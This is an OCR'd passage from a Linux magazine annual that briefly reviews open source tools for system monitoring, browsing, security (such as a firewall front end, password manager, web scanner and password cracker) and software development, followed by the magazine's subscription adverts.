Stacer is a system monitor that helps you track different aspects of your installation. It can also show alert messages when values for a parameter exceed a certain threshold.
https://oguzhaninan.github.io/Stacer-Web

LOGWATCH

Logwatch parses, analyses and filters logs and then generates daily reports on your system's log activity. The utility also enables you to control the level of the report's verbosity.
https://sourceforge.net/projects/logwatch

Internet tools

Make your online time more efficient with this collection of utilities.

UGET

By default, the lightweight *uGet* download manager relies on *curl*, but if you install the aria2 package, it can take on some more features, such as the ability to download torrents.


UGet is an all-round downloader that has all the features you'd expect from a download manager. It features a download queue, can pause and resume downloads and also accelerates downloads by grabbing files from multiple parallel streams. Furthermore, batch downloads are one of its specialities. You can use the tool to prioritise the download queue and even regulate the speed of the downloads individually. *UGet* can also shut down and hibernate your computer once it's finished downloading all the files.

https://ugetdm.com

BRAVE

While popular browsers can be equipped to thwart information leaks, *Brave* ships with privacy-strengthening features. The Brave project promises two improvements over the competition: privacy and speed. One of them is achieved by blocking ads and trackers, which has the pleasant side effect of improving the browsing speed.

https://brave.com



Since blocking ads may rob sites of revenue, Brave has some unique compensating tricks.

WALLABAG

A read-it-later tool, *wallabag* began when Google Reader was shuttered in 2013. You can install it on your own server or use it via its own service that costs about £8/year. *Wallabag* has impressive features including the ability to save articles, filter them by reading time, and more.

www.wallabag.org

TOR BUNDLE

Tor enables users to browse the web anonymously. Its goal is to prevent people from tracking you online. The *Tor Browser Bundle* includes everything you need to connect to the Tor network of relays including a customised version of *Firefox* known as the *Tor Browser*.


www.torproject.org/projects/torbrowser.html.en

RAMBOX

Most desktop distros ship with a default messaging tool that enables you to sign into multiple online messaging services. These tools can sign into only a handful of the popular services.

In contrast, *Rambox* can plug into over 100 online messaging and email services. Every added service resides within its own tab, from where you browse the message history, write messages to your contacts, or use the other means of communication supported by the service. The tool will also display notifications. *Rambox* can also sync configurations if you use it on multiple computers. The program respects your privacy. Instead of storing your personal data, *Rambox* uses the **partition:persist** attribute of the <webview> tag to create a persistent connection with the signed-in service. You can also set a master password and ask the tool to lock itself after a predefined period of inactivity.

http://rambox.pro



The tool is available as a Snap and AppImage binary that you can use without installing.

MAGIC WORMHOLE

A Python script that creates single-use encrypted channels to ferry files between computers across the Internet identified via pronounceable code.

https://github.com/warner/magic-wormhole

UBLOCK ORIGIN

The *uBlock Origin* browser extension is an ad-blocker that also blocks tracking servers, malware domains, and more. It's available in the app stores of all mainstream web browsers. **https://github.com/gorhill/uBlock/**

QUITERSS

QuiteRSS has all the features that you'd expect from a news reader. It can pull in RSS and Atom feeds, apply labels to each item and offers plenty of customisation options to boot.

https://quiterss.org

VOCAL

A feature-rich podcast grabber, *Vocal* can subscribe to and stream podcasts on-the-fly or download them for offline listening. It integrates with popular desktops and has smart library management functions.

https://vocalproject.net

UFTPD

uftpd ships with defaults that work for most users. It's designed for home users and developers who need a simple FTP server, but aren't too particular about being secure.

http://troglobit.com/projects/uftpd

Security tools

Ensure ne'er-do-wells don't get their hands on your system and files.


ZULUCRYPT

While you can control access to the data on your computer using user accounts and file permissions, they aren't enough to prevent a determined intruder from gaining access to your private files. The only reliable mechanism to keep your personal data to yourself is to encrypt it. Sure, working with encrypted data is an involved process, but it'll go a long way in reinforcing your security and insulating your data.

zuluCrypt is a graphical encryption tool that has an intuitive, easy-to-follow interface. Using the program you can create an encrypted disk within a file, a partition and even USB disks. It can also encrypt individual files with GPG. *zuluCrypt* can perform block device encryption, which means that it can encrypt everything written to a certain block device. The block device can be a whole disk, a partition or even a file mounted as a loopback device. With block device encryption, the user creates the file system on the block device, and the encryption layer transparently encrypts the data before writing it to the actual lower block device. While encrypted, the storage areas just appears like a large blob of random data and doesn't even reveal its directory structure. All these functions and more and accessed via the excellent user interface. **http://mhogomchungu.github.io/zuluCrypt**

GUFW

Gufw is the graphical front end for *UFW*, the uncomplicated firewall, which is one of the easiest front-end for *iptables*. The tool has a simple interface and includes predefined profiles to regulate incoming and outgoing traffic. You can alter the incoming and outgoing policies of the profiles as per your requirements. You can also use *Gufw* to define specific rules for allowing traffic for individual apps and services. **http://gufw.org**



Switch to the Report tab to get the live network traffic report.

BITWARDEN

The *BitWarden* password manager does end-to-end encryption and uses AES 256-bit as well as PBKDF2 to secure your data. It goes through this trouble because unlike its peers it stores your encrypted passwords in a remote Microsoft Azure cloud. The app can also import passwords from over 24 sources. **https://bitwarden.com**

OSQUERY

You can keep an eye on your network using the *osquery* CLI tool that enables you to query your devices just like a database. You can use the tool to check logged in users, keep an eye on the firewall, identify outdated kernels and keep an eye on the loaded kernel modules and the running processes. **https://osquery.io**

STEGOSUITE

Steganography is the art of concealing data inside another seemingly harmless message or image. The most common mechanism for implementing it is by replacing unused data in regular computer files with bits of information that aren't visible when viewing the original piece of data. Steganography is mostly used to complement encryption.

Stegosuite is a graphical tool that can hide text messages as well as any type of file inside an image. Fire up the tool, select an image, point to the files you want to hide inside it and enter a secret key to burn it in the image. To get the secret files from the image load it once again and use the Extract button along with the secret key to grab the hidden files and message from the image. **https://stegosuite.org**

MTR

MTR is a simple CLI network diagnostic tool that combines the functionality of the *traceroute* and *ping* utilities. So along with the path of the packet it displays a wealth of other relevant information. **www.bitwizard.nl/mtr**

AIDE

You can use *AIDE* to help spot intrusions by checking the integrity of the files by comparing their properties such as permissions against a baseline database created on the initial run. **http://aide.sourceforge.net**

NIKTO2

A CLI web server scanner that hunts for potential problems like server misconfigurations and outdated versions and version-specific issues. It can also perform automated tests against security vulnerabilities. **https://cirt.net/Nikto2**

JOHN THE RIPPER

A password cracker, *John the Ripper* is used for exposing weak Unix passwords. It's a CLI tool but also has a graphical interface called Johnny that exposes its various command line options. **www.openwall.com/john**

MALTRAIL

MalTrail is a malicious-traffic detection system that uses publicly accessible blacklists, custom user-defined lists and more to detect and log any malicious traffic. **https://github.com/stamparm/maltrail**

Developer tools

Make your coding life easier with this collection of capable utilities.


ATOM

Atom describes itself as a hackable text editor. Developed by GitHub, the tool has a built-in package manager that enables users to search and install plugins from within it. About 80 plugins ship with the utility by default. One of its more interesting features is the find and replace function that can also modify text across multiple files as you type.

Atom can also be used as an IDE and one of its highlights is the smart autocomplete feature. There's also a bracket matcher feature that highlights the line-number of the closing bracket corresponding to the one under your cursor. You can also define custom key bindings and add more functionality with packages for items such as minimaps and syntax-specific snippet libraries. **https://atom.io**.

BPYTHON

A Python shell that provides modern IDE-like features inside a terminal window. You can start using it with the default settings and then customise it by editing its config file. The shell does code completion and will also display a list of expected parameters. It highlights syntax as you type and the Rewind feature checks the entire code, which is kept in memory. **https://bpython-interpreter.org**



Bpython enables you to save a session to a file, or even send it to pastebin.

ETHERPAD

Collaboration is key to any project. The *Etherpad* text editor enables users to collaborate on text in real-time. It runs inside the web browser and enables participants to interact via a text-based chat. It's full of features and you can take it for a spin on its website. **http://etherpad.org**

VIRT-MANAGER

The *Virtual Machine Manager* is the open source graphical frontend for creating KVM-based VMs. It uses the *qemu-kvm* hypervisor, which is a version of the *qemu* machine emulator, and includes a *VNC* and SPICE client that displays a graphical console to the running VM. **https://virt-manager.org**

TURNKEY APPLIANCES

Installing network accessible software or web applications on a server can be quite a task because they require a lot of infrastructure software, which might take you hours to put together. From database servers to basic libraries, you'll have to spend quite a while to assemble a fully functional web server before you can deploy an application on the network.

Furthermore, if you plan to serve users from outside the network, you need to thoroughly examine your web server for any security leaks. This is a major undertaking in itself.

This is where *Turnkey Linux* shines. Using its virtual appliances you can deploy a new server app in no time. Put simply, a *TurnKey* virtual appliance is a self-contained system that packs in a fully functional instance of a web app with just enough components of an operating system to power that tool. The system works straight out of the box and can be deployed on either bare metal or on top of virtual hardware.

Turnkey Linux appliances are available in several formats depending on the hardware you want to deploy them on, from bare metal to OpenStack clouds. Importantly though, once they're up and running, irrespective of the platform, they all give you the same interface to administer and manage the web app. **www.turnkeylinux.org**

OCELOT GUI

The database client can connect and interact with a MySQL or MariaDB server. You can use to create queries and it can highlight syntax and can fetch and display results from the **database. https://github.com/ocelot-inc/ocelotgui**

DOXYGEN

Use this CLI tool to generate HTML documentation from the comments in your code. The tool supports many programming languages and can cross-reference the documentation with the code for referrals. **www.doxygen.nl**

INFER

If you work with Java, C, C++ or Objective C, use *Infer* to weed out bugs The tool includes various analysis and its most interesting feature is that it can work across several procedures across various files. **https://fbinfer.com**

MARK TEXT

The markdown editor supports the GitHub markdown spec and the CommonMark spec. It has a live preview, several editing modes and inline Math support and can export documents. **https://marktext.github.io/website**

MANTA


When you've completed a project, use *Manta* to generate invoices and receipts. The invoicing app has a clean interface and several templates that you can customise as per your requirements. **https://github.com/hql287/Manta** LXF

SUBSCRIBE AND SAVE UP TO 61%


Every issue of your subscription, delivered direct to your door. Print & digital editions available.

NEAT STORAGE

Store up to 13 issues of your magazine subscription in a coordinating slipcase or binder.





myfavouritemagazines.co.uk



DISCOVER GREAT GUIDES & SPECIALS

From photography to music and technology to gaming, there's something for everyone.






A magazine subscription is the perfect gift they'll love receiving month after month. Choose from over 55 magazines and make great savings off the shop price!


Our guides & binders also make great gifts and we have a wide choice of gift vouchers too.

No hidden costs · Shipping included in all prices · We deliver to over 100 countries · Secure online payment

FUTURE


myfavouritemagazines
Official Magazine Subscription Store








Discover another of our great bookazines


From science and history to technology and crafts, there are dozens of Future bookazines to suit all tastes











Get great savings when you buy direct from us

1000s of great titles, many not available anywhere else

World-wide delivery and super-safe ordering

FUTURE

www.myfavouritemagazines.co.uk

Magazines, back issues & bookazines.


ALL THE BEST CONTENT FROM THE NO.1 LINUX MAGAZINE

LINUX FORMAT

2020 ANNUAL

In-depth features

Discover how to escape Windows and set up the hottest new distros, and explore virtualisation and other tools



Expert tutorials

Great projects to try! Including creating your own plugins, 3D photos, jukebox and much more

Essential guides

The must-read articles on tackling the terminal, customising Linux distros, and working with software

Maker projects

A host of handy projects to try, and the ultimate open source toolkit to explore and experiment with